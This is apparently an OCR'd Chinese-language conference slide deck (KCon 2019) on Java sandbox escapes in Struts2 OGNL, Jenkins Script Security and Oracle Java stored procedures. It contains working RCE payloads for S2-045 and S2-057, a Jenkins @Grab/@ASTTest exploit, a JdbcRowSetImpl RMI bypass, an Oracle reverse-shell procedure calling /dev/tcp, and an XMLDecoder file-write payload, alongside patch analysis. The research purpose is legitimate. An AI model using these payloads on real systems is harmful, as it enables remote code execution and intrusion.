KCon

2019

YOUR COMOANYS NAME

Java生态圈沙箱逃逸实战

演讲人：廖新喜

个人介绍

1，快手安全SDL负责人，原绿盟科技安全研究经理
2，8年安全攻防经验。擅长代码审计，Web漏洞挖掘
3，向RedHat、Apache、Amazon，Weblogic和阿里提交多份RCE级别漏洞报告，被誉为国内Weblogic漏洞挖掘的引导者
4，2015年在Pycon大会上分享《Python安全编码》；2016年网络安全周接受央视专访《谁动了我的VIP账号？》；2017年在看雪安全开发者峰会分享《Java Json反序列化之殇》;2018年在阿里云先知大会分享《Java 反序列化实战》

目录
CONTENTS

01 PART 01 沙箱简介

02 PART 02 Struts2

03 PART 03 Jenkins

04 PART 04 反序列化利用

PART

沙箱

程序要在主机上安装，那么主机必须为该程序提供一个运行的场所（运行环境）

该运行支持程序运行

限制其可以获取的资源

资源保护

1，内部资源（文件）

2，网络资源

3，运行时环境

依赖

1，安全管理器SecurityManager，限制与安全相关的操作是否允许执行

2，存取控制器，安全管理器默认实现的基础

3，类装载器，可以实现安全策略和类的封装

SecurityManager

```java
public static void main(String[] args) {
    String line;
    try {
        FileReader fr = new FileReader(new File("securitymanagertest.txt"));
        BufferedReader br = new BufferedReader(fr);
        while ((line = br.readLine()) != null)
            System.out.println(line);
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

```java
public FileInputStream(File file) throws FileNotFoundException {
    String name = (file != null ? file.getPath() : null);
    SecurityManager security = System.getSecurityManager();
    if (security != null) {
        security.checkRead(name);
    }
    if (name == null) {
        throw new NullPointerException();
    }
    if (file.isInvalid()) {
        throw new FileNotFoundException("Invalid file path");
    }
    fd = new FileDescriptor();
    fd.attach(this);
    path = name;
    open(name);
}
```

检查读权限

```java
public void checkRead(String file) {
    checkPermission(new FilePermission(file,SecurityConstants.FILE_READ_ACTION));
}

public void checkPermission(Permission perm) {
    java.security.AccessController.checkPermission(perm);
}
```

文件安全

```
checkRead(FileDescriptor fd)
checkRead(String file)
checkRead(String file, Object context)
checkWrite(FileDescriptor fd)
checkWrite(String file)
checkDelete(String file)
```

网络安全

```
checkConnect(String host, int port, Obje
checkListen(int port)
checkAccept(String host, int port)
checkMulticast(InetAddress maddr)
checkSetFactory()
```

运行时安全

```
checkCreateClassLoader()
checkExec(String cmd)
checkLink(String lib)
checkExit(int status)
checkPermission(Permission perm)
```

线程安全

```
checkAccess(Thread t)
checkAccess(ThreadGroup g)
```

资源安全

```
checkPrintJobAccess()
checkSystemClipboardAccess()
checkAwtEventQueueAccess()
checkPropertiesAccess()
checkPropertyAccess(String key)
checkTopLevelWindow(Object window)
```

本身安全

```
checkMemberAccess(Class<?> clazz, int which)
checkSecurityAccess(String target)//反射
checkPackageAccess(String pkg)
checkPackageDefinition(String pkg)
```

KCon

PART
02

Struts2 SecurityMemberAccess

SecurityMemberAccess

struts-default.xml

```
<constant name="struts.excludedClasses"
value="
java.lang.Object,java.lang.Runtime,java.lang.System,
java.lang.Class,java.lang.ClassLoader,java.lang.Shutdown,
java.lang.ProcessBuilder,ognl.OgnlContext,ognl.ClassResolver,
ognl.TypeConverter,ognl.MemberAccess,
ognl.DefaultMemberAccess,
com.opensymphony.xwork2.ognl.SecurityMemberAccess,
com.opensymphony.xwork2.ActionContext" />
<constant name="struts.excludedPackageNames"
value="java.lang.,ognl,javax" />
```

1，通过注解注入
2，关键位置有isAccessible判断
3，静态方法，包黑名单外，类黑名单外，域修饰符限制

```
public class SecurityMemberAccess extends DefaultMemberAccess {

    private static final Logger LOG = LoggerFactory.getLogger(SecurityMemberAccess.class);

    private final boolean allowStaticMethodAccess;
    private Set<Pattern> excludeProperties = Collections.emptySet();
    private Set<Pattern> acceptProperties = Collections.emptySet();
    private Set<Class<?>> excludedClasses = Collections.emptySet();
    private Set<Pattern> excludedPackageNamePatterns = Collections.emptySet();
    private Set<String> excludedPackageNames = Collections.emptySet();
    private boolean disallowProxyMemberAccess;

    public SecurityMemberAccess(boolean method) {
        super( allowAllAccess: false);
        allowStaticMethodAccess = method;
    }

    public boolean getAllowStaticMethodAccess() { return allowStaticMethodAccess; }

    @Override
    public boolean isAccessible(Map context, Object target, Member member, String propertyName) {
        if (checkEnumAccess(target, member)) {
            if (LOG.isTraceEnabled()) {
```

Struts2

KCon

(#_memberAccess['allowStaticMethodAccess']=true)
.(@java.lang.Runtime@getRuntime().exec('calc'))

(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(@java.lang.Runtime@getRuntime().exec('calc'))

S2-001

S2-014

S2-032

S2-045

S2-057

(#p=new java.lang.ProcessBuilder('calc')).(#p.start())

(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.excludedClasses.clear()).(#ognlUtil.excludedPackageNames.clear()).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(@java.lang.Runtime@getRuntime().exec('calc'))

S2-045 PAYLOAD

```
${
(#_=multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='whoami').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).
(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())
}
```

表达式入口

045条件

2.3清空访问限制

2.5清空访问限制，重启后才恢复

执行命令

将命令执行结果复制到返回值，完成回显


S2-057 PAYLOAD

```
${
(#c=#request['struts.valueStack'].context).
(#container=#c['com.opensymphony.xwork2.ActionContext.container']
).
(#o=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUt
il@class)).
((#o.getExcludedClasses().clear())).
(#o.getExcludedPackageNames().clear()).
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#c.setMemberAccess(#dm)).(#cmd={'calc'}).
(new java.lang.ProcessBuilder(#cmd)).start()
}
```

补丁

S2-045

```
public class OgnlContext extends Object implements Map
{
public static final String CONTEXT_CONTEXT_KEY = "context";
public static final String ROOT_CONTEXT_KEY = "root";
public static final String THIS_CONTEXT_KEY = "this";
public static final String MEMBER_ACCESS_CONTEXT_KEY =
"_memberAccess";
```



S2-057

```
public class OgnlContext extends Object implements Map
{
public static final String ROOT_CONTEXT_KEY = "root";
public static final String THIS_CONTEXT_KEY = "this";
```

Ognl表达式

```
                |—application
                |
                |—session
context map———— |
                |—value stack(root)
                |
                |—action (the current action)
                |
                |—request
                |
                |—parameters
                |
                |—attr (searches page, request, session, then application scopes)
```

Ognl命名对象

name	value
#action['foo'] or #action.foo	current action getter (getFoo())
#parameters['foo'] or #parameters.foo	request parameter ['foo'] (**request.getParameter()**)
#request['foo'] or #request.foo	request attribute ['foo'] (**request.getAttribute()**)
#session['foo'] or #session.foo	session attribute 'foo'
#application['foo'] or #application.foo	ServletContext attributes 'foo'
#attr['foo'] or #attr.foo	Access to PageContext if available, otherwise searches request/session/application respectively

PoC构造

S2-045：

(#container=#context['com.opensymphony.xwork2.ActionContext.container'])

S2-057：

(#c=#request['struts.valueStack'].context).
(#container=#c['com.opensymphony.xwork2.ActionContext.container']).

1，#context无法获取值
2，request.getAttribute("struts.valueStack")
3，OgnlValueStack有一个context

绕过Demo

(#jdbc=new com.sun.rowset.JdbcRowSetImpl()).(#jdbc.setDataSourceName('rmi://127.0.0.1:1099/Exploit')).(#jdbc.setAutoCommit(true))

(#n=#request['struts.actionMapping'].namespace.substring(0,1)).(#rmi='rmi:'+#n+#n+'127.0.0.1:1099'+#n+'Exploit').(#jdbc=new com.sun.rowset.JdbcRowSetImpl()).(#jdbc.setDataSourceName(#rmi)).(#jdbc.setAutoCommit(true))

Result

```
if (isClassExcluded(targetClass)) {  targetClass: "class java.lang.Class"
    if (LOG.isWarnEnabled()) {
        LOG.warn( msg: "Target class [#0] is excluded!", target);
    }
    return false;
}
```

PART
03

Jenkins
Script Security

SandboxInterceptor

白名单机制
拦截位置

method invoke
new Instance
static method
set property
get property
set attribute
get attribute
super call
set array
get array

GroovyInterceptor

onMethodCall(Invoker, Object, String, Object...)	Object
onStaticCall(Invoker, Class, String, Object...)	Object
onNewInstance(Invoker, Class, Object...)	Object
onGetProperty(Invoker, Object, String)	Object
onSetProperty(Invoker, Object, String, Object)	Object
onGetAttribute(Invoker, Object, String)	Object
onSetAttribute(Invoker, Object, String, Object)	Object
onGetArray(Invoker, Object, Object)	Object
onSetArray(Invoker, Object, Object, Object)	Object
register()	void
unregister()	void
getApplicableInterceptors()	List<GroovyInterceptor>

SuppressWarnings

value()	String[]

SandboxInterceptor

onMethodCall(Invoker, Object, String, Object...)	Object
onNewInstance(Invoker, Class, Object...)	Object
onStaticCall(Invoker, Class, String, Object...)	Object
onSetProperty(Invoker, Object, String, Object)	Object
onGetProperty(Invoker, Object, String)	Object
rejectField(Field, Method, Method, Field, Object, String)	RejectedAccessException
printArgumentTypes(Object[])	String

Security-1266/CVE-2019-100300

1. 元编程
2. Java注解
3. 编译时

payload

```
import org.buildobjects.process.ProcBuilder
@Grab('org.buildobjects:jproc:2.2.3')
class Dummy{ }
print new ProcBuilder("/bin/bash").withArgs("-c","%s").run().getOutputString()
```

补丁

```
+        public void visitAnnotations(AnnotatedNode node) {
+            for (AnnotationNode an : node.getAnnotations()) {
+                for (Class<? extends Annotation> blockedAnnotation : BLOCKED_TRANSFORMS) {
+                    if (blockedAnnotation.getSimpleName().equals(an.getClassNode().getName())) {
+                        throw new SecurityException("Annotation " + blockedAnnotation.getSimpleName() + " cannot be u
+                    }
```

SECURITY-1266

SECURITY-1292

@Grab(group='foo', module='bar', version='1.0')

SECURITY-1318

@Grapes([@Grab(group='foo', module='bar', version='1.0')])

SECURITY-1319

@GrabResolver(name='restlet.org', root='http://maven.restlet.org')

SECURITY-1320

import groovy.transform.ASTTest as lolwut;
@lolwut(value={ })

@groovy.transform.ASTTest(value={ assert Jenkins.getInstance().createProject()})

SECURITY-1321

@AnnotationCollector([ASTTest]) @interface Lol {}
@Lol(value={

PART
04

反列化与沙箱

Oracle数据库权限控制

Java存储过程
Java虚拟机

```
select type_name,name,ACTION from SYS.DBA_JAVA_POLICY;
TYPE_NAME                                NAME                                     ACTION
---------------------------------------- ---------------------------------------- ----------
java.lang.RuntimePermission              oracle.DbmsJavaScriptUser
java.lang.RuntimePermission              createClassLoader
java.lang.RuntimePermission              getClassLoader
java.net.SocketPermission                Debug
java.io.FilePermission                   <<ALL FILES>>                            read,write,execute,delete
java.io.SerializablePermission           *
TYPE_NAME                                NAME                                     ACTION
---------------------------------------- ---------------------------------------- ----------
java.lang.RuntimePermission              readFileDescriptor
java.lang.RuntimePermission              setContextClassLoader
java.lang.RuntimePermission              setFileDescriptor
java.net.SocketPermission                *                                        accept,connect,liste
                                                                                  n,resolve
java.sql.SQLPermission                   setLog
java.io.FilePermission                   <<ALL FILES>>                            read
TYPE_NAME                                NAME                                     ACTION
---------------------------------------- ---------------------------------------- ----------
java.lang.RuntimePermission              defineClassInPackage.*
java.lang.RuntimePermission              getProtectionDomain
java.net.SocketPermission                *                                        connect,resolve
```

尝试


```
create or replace and compile java source named ReverseShell as
import java.io.*;
public class ReverseShell{
   public static void getConnection(String ip, String port) throws InterruptedException, IOException{
      Runtime r = Runtime.getRuntime();
      Process p = r.exec(new String[]{"/bin/bash","-c","/bin/bash -i >& /dev/tcp/" + ip + "/" + port + " 0>&1"});
      System.out.println(p.toString());
      p.waitFor();
   }
}
/
create or replace procedure reverse_shell (p_ip IN VARCHAR2,p_port IN VARCHAR2)
IS language java name 'ReverseShell.getConnection(java.lang.String, java.lang.String)';


exec REVERSE_SHELL('192.168.3.104','7777') ;
```

```
ORA-29532: Java 调用被未捕获的 Java 异常错误终止: java.security.AccessControlException:
    the Permission ("java.io.FilePermission" "<<ALL FILES>>" "execute")
    has not been granted to C##BIGREZ. The PL/SQL to grant this is
    dbms_java.grant_permission( 'C##BIGREZ', 'SYS:java.io.FilePermission', '<<ALL FILES>>', 'execute' )
ORA-06512: 在 "C##BIGREZ.REVERSE_SHELL", line 1
ORA-06512: 在 line 1
29532. 00000 -  "Java call terminated by uncaught Java exception: %s"
*Cause:    A Java exception or error was signaled and could not be
           resolved by the Java code.
*Action:   Modify Java code, if this behavior is not intended.
```

反序列化

```
create or replace and compile java source named DecodeMe as
import java.io.*;
import java.beans.*;
public class DecodeMe{
    public static void input(String xml) throws InterruptedException, IOException {
      XMLDecoder decoder = new XMLDecoder ( new ByteArrayInputStream(xml.getBytes()));
      Object object = decoder.readObject();
      System.out.println(object.toString());
      decoder.close();
    }
}
;
/
CREATE OR REPLACE PROCEDURE decodeme (p_xml IN VARCHAR2) IS
    language java name 'DecodeMe.input(java.lang.String)';
```



```
BEGIN
 decodeme('<?xml version="1.0" encoding="UTF-8" ?>
<java version="1.4.0" class="java.beans.XMLDecoder">
    <object class="java.io.FileWriter">
        <string>C:\\test.txt</string>
        <boolean>True</boolean>
        <void method="write">
            <string>net user lxx\r\n</string>
        </void>
        <void method="close"></void>
    </object>
</java>');
END;
```

成功写入文件

KCon

KCon 2019 無界

谢谢观看

演讲人：廖新喜